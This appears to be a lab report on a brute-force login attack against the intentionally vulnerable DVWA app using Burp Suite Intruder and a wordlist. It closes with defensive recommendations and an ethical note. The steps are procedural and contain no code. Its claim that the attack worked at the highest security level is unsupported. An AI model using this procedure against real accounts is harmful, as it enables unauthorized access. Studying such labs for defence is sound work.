



### Target Identification:

* + Navigated to the "Brute Force" module in DVWA
  + Attempted a failed login to capture the POST request




### Intercept & Analyze Request:

* + Opened Burp Suite and enabled the Intercept option
  + Captured the login POST request and sent it to Intruder




### Configure Burp Intruder:

* + Set payload position for the password field




* + Loaded a custom wordlist of potential passwords




### Execute Attack:

* + Launched attack via Burp Intruder
  + Monitored response lengths and status codes
  + Identified correct password based on unique response behavior



### Result:

Successful login detected using the password: **password**



### Analysis & Observations:

* + Response codes and content length differences were key in detecting a successful login
  + Lack of rate-limiting or CAPTCHA made the attack feasible even at the highest security level

### Security Recommendations:

* + Implement account lockout after multiple failed attempts
  + Enforce CAPTCHA to mitigate automated attacks
  + Apply strong password policies and multi-factor authentication

### Learning Outcomes:

* + Deepened understanding of brute force attack methodologies
  + Enhanced skills in HTTP request analysis and manipulation
  + Practical exposure to Burp Suite’s Intruder module

### Ethical Note:

All actions were performed in a safe, controlled lab environment using intentionally vulnerable software for educational purposes only. Unauthorized access to real systems is illegal and unethical.

### Brute Force Authentication Attack

* + **What was done:** A brute-force attack was simulated using Burp Suite Intruder with a custom wordlist.
  + **Conclusion:** The application lacked protections like rate limiting, CAPTCHA, or lockout mechanisms, making it vulnerable even on "Impossible" security settings. This underscores the necessity of robust authentication defence mechanisms.

### ⬛ Overall Conclusion

The security testing conducted on DVWA successfully demonstrated how common

vulnerabilities like SQL Injection, Cross-Site Scripting (XSS), and weak authentication controls can be exploited to compromise a web application. Each attack revealed critical flaws that could lead to data breaches, unauthorized access, and severe reputational and financial damage in real-world scenarios. This assessment underlines the need for:

* + Proper input validation and output encoding
  + Use of secure coding practices (e.g., prepared statements)
  + Robust authentication mechanisms with rate limiting, CAPTCHA, and multi-factor authentication
  + Regular security audits and penetration testing